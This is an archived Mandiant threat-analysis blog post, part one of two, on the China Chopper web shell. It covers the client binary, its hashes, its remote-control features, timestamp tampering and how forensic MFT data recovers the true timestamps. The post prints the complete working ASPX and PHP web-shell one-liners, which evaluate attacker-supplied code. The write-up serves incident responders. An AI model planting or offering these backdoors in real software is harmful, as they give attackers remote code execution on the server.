Breaking Down the China Chopper Web Shell - Part I | Mandiant

By Mandiant

Published: 2013-08-07 · Archived: 2026-04-05 15:16:43 UTC

Written by: Tony Lee, Ian Ahl, Dennis Hanzlik

Part I in a two-part series.

China Chopper: The Little Malware That Could

China Chopper is a slick little web shell that does not get enough exposure and credit for its stealth. Other than a good blog post from security researcher Keith Tyler, we could find little useful information on China Chopper when we ran across it during an incident response engagement. So to contribute something new to the public knowledge base — especially for those who happen to find the China Chopper server-side payload on one of their Web servers — we studied the components, capabilities, payload attributes, and the detection rate of this 4 kilobyte menace.

Components

China Chopper is a fairly simple backdoor in terms of components. It has two key components:the Web shell command-and-control (CnC) client binary and a text-based Web shell payload (server component). The text-based payload is so simple and short that an attacker could type it by hand right on the target server — no file transfer needed.

Web Shell Client

The Web shell client used to be available on www.maicaidao.com, but we would advise against visiting that site now.

Web shell (CnC) Client	MD5 Hash
caidao.execaidao.exe	5001ef50c7e869253a7c152a638eab8a5001ef50c7e869253a7c152a638eab8a

The client binary is packed with UPX and is 220,672 bytes in size, as shown in Figure 1.



Figure 1: Client binary viewed in WinHex

Using the executable file compressor UPX to unpack the binary allows us to see some of the details that were hidden by the packer.

```
 C:\Documents and Settings\Administrator\Desktop>upx -d 5001ef50c7e869253a7c152a638eab8a.exe -o decomp.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2011 UPX 3.08w Markus Oberhumer, Laszlo Molnar & John Reiser Dec 12th 2011 File size Ratio
700416 <- 220672 31.51% win32/pe decomp.exe Unpacked 1 file.
```

Using PEiD (a free tool for detecting packers, cryptors and compilers found in PE executable files), we see that the unpacked client binary was written in Microsoft Visual C++ 6.0, as shown in Figure 2.



Figure 2: PEiD reveals that the binary was written using Visual C++ 6.0

Because the strings are not encoded, examining the printable strings in the unpacked binary provides insight into how the backdoor communicates. We were intrigued to see a reference to google.com.hk using the Chinese (simplified) language parameter (Figure 3) as well as references to the text “Chopper" (Figure 4).



Figure 4: References to Chopper in the client binary

So we have highlighted some attributes of the client binary. But what does it look like in use? China Chopper is a menu-driven GUI full of convenient attack and victim-management features. Upon opening the client, you see example shell entries that point to www.maicaidao.com, which originally hosted components of the Web shell.

To add your own target, right click within the client, select “Add” and enter the target IP address, password, and encoding as shown in Figure 5.



Figure 5: Picture of the China Chopper Web shell client binary

Server-side Payload Component

But the client is only half of the remote access tool — and not likely the part you would find on your network. Its communication relies on a payload in the form of a small Web application. This payload is available in a variety of languages such as ASP, ASPX, PHP, JSP, and CFM. Some of the original files that were available for download are shown with their MD5 hashes:

Web shell Payload	**MD5 Hash**
Customize.aspxCustomize.aspx	8aa603ee2454da64f4c70f24cc0b5e088aa603ee2454da64f4c70f24cc0b5e08
Customize.cfmCustomize.cfm	ad8288227240477a95fb023551773c84ad8288227240477a95fb023551773c84
Customize.jspCustomize.jsp	acba8115d027529763ea5c7ed6621499acba8115d027529763ea5c7ed6621499

Source: http://informationonsecurity.blogspot.com/2012/11/china-chopper-webshell.html

Even though the MD5s are useful, keep in mind that this is a text-based payload that can be easily changed, resulting in a new MD5 hash. We will discuss the payload attributes later, but here is an example of just one of the text-based payloads:

ASPX:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

Note that “password” would be replaced with the actual password to be used in the client component when connecting to the Web shell.

In the next post, we provide regular expressions that can be used to find instances of this Web shell.

Capabilities

The capabilities of both the payload and the client are impressive considering their size. The Web shell client contains a “Security Scan” feature, independent of the payload, which gives the attacker the ability to spider and use brute force password guessing against authentication portals.



Figure 6: China Chopper provides a “Security Scan” feature

In addition to vulnerability hunting, this Web shell has excellent CnC features when combining the client and payload, include the following:

- File Management (File explorer)
- Database Management (DB client)
- Virtual Terminal (Command shell)

In China Chopper's main window, right-clicking one of the target URLs brings up a list of possible actions (see Figure 7).



Figure 7: Screenshot of the CnC client showing capabilities of the Web shell

File Management

Used as a remote access tool (RAT), China Chopper makes file management simple. Abilities include uploading and downloading files to and from the victim, using the file-retrieval tool wget to download files from the Web to the target, editing, deleting, copying, renaming, and even changing the timestamp of the files.



Figure 8: File Management provides an easy to use menu that is activated by right-clicking on a file name

So just how stealthy is the “Modify the file time” option? Figure 9 shows the timestamps of the three files in the test directory before the Web shell modifies the timestamps. By default, Windows Explorer shows only the “Date Modified” field. So normally, our Web shell easily stands out because it is newer than the other two files.



Figure 9: IIS directory showing time stamps prior to the time modification

Figure 10 shows the date of the file after the Web shell modifies the timestamp. The modified time on our Web shell shows up as the same as the other two files. Because this is the default field displayed to users, it easily blends in to the untrained eye — especially with many files in the directory.



Figure 10: IIS directory showing time stamps after the time modification

Clever investigators may think that they can spot the suspicious file due to the creation date being changed to the same date as the modified date. But this is not necessarily anomalous. Additionally, even if the file is detected, the forensic timeline would be skewed because the date that the attacker planted the file is no longer present. To find the real date the file was planted, you need to go to the Master File Table (MFT). After acquiring the MFT using FTK, EnCase, or other means, we recommend using mftdump (available from http://malware-hunters.net/all-

downloads/). Written by FireEye researcher Mike Spohn, mftdump is a great tool for extracting and analyzing file metadata.

The following table shows the timestamps pulled from the MFT for our Web shell file. We pulled the timestamps before and after the timestamps were modified. Notice that the "fn*" fields retain their original times, thus all is not lost for the investigator!

Category	Pre-touch match	Post-touch match
siCreateTime (UTC)siCreateTime (UTC)	6/6/2013 16:016/6/2013 16:01	2/21/2003 22:482/21/2003 22:48
siAccessTime (UTC)siAccessTime (UTC)	6/20/2013 1:416/20/2013 1:41	6/25/2013 18:566/25/2013 18:56
siModTime (UTC)siModTime (UTC)	6/7/2013 0:336/7/2013 0:33	2/21/2003 22:482/21/2003 22:48
siMFTModTime (UTC)siMFTModTime (UTC)	6/20/2013 1:546/20/2013 1:54	6/25/2013 18:566/25/2013 18:56
fnCreateTime (UTC)fnCreateTime (UTC)	6/6/2013 16:016/6/2013 16:01	6/6/2013 16:016/6/2013 16:01
fnAccessTime (UTC)fnAccessTime (UTC)	6/6/2013 16:036/6/2013 16:03	6/6/2013 16:036/6/2013 16:03
fnModTime (UTC)fnModTime (UTC)	6/4/2013 15:426/4/2013 15:42	6/4/2013 15:426/4/2013 15:42
fnMFTModTime (UTC)fnMFTModTime (UTC)	6/6/2013 16:046/6/2013 16:04	6/6/2013 16:046/6/2013 16:04

Database Management

The Database Management functionality is impressive and helpful to the first-time user. Upon configuring the client, China Chopper provides example connection syntax.



Figure 11: Database Management requires simple configuration parameters to connect

After connecting, China Chopper also provides helpful SQL commands that you may want to run.



Figure 12: Database Management provides the ability to interact with a database and even provides helpful prepopulated commands

Command Shell Access

Finally, command shell access is provided for that OS level interaction you crave. What a versatile little Web shell!



Figure 13: Virtual Terminal provides a command shell for OS interaction

Payload Attributes

We stated above that this backdoor is stealthy due to a number of factors including the following:

- Size
- Server-side content
- Client-side content
- AV detection rate

Size

Legitimate and illegitimate software usually suffer from the same principle: more features equals more code, which equals larger size. Considering how many features this Web shell contains, it is incredibly small — just 73 bytes for the aspx version, or 4 kilobytes on disk (see Figure 14). Compare that to other Web shells such as Laudanum (619 bytes) or RedTeam Pentesting (8,527 bytes). China Chopper is so small and simple that you could conceivably type the contents of the shell by hand.



Figure 14: China Chopper file properties

Server-Side Content

The server side content could easily be overlooked among the other files associated with a vanilla install of a complex application. The code does not look too evil in nature, but is curious.

Figure 15: The content of the file seems relatively benign, especially if you add a warm and fuzzy word like Security as the shell password

Below are the contents of the Web shell for two of its varieties.

ASPX:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

PHP:

```
<?php @eval($_POST['password']);?>
```

Client-Side Content

Because all of the code is server-side language that does not generate any client-side code, browsing to the Web shell and viewing the source as a client reveals nothing.

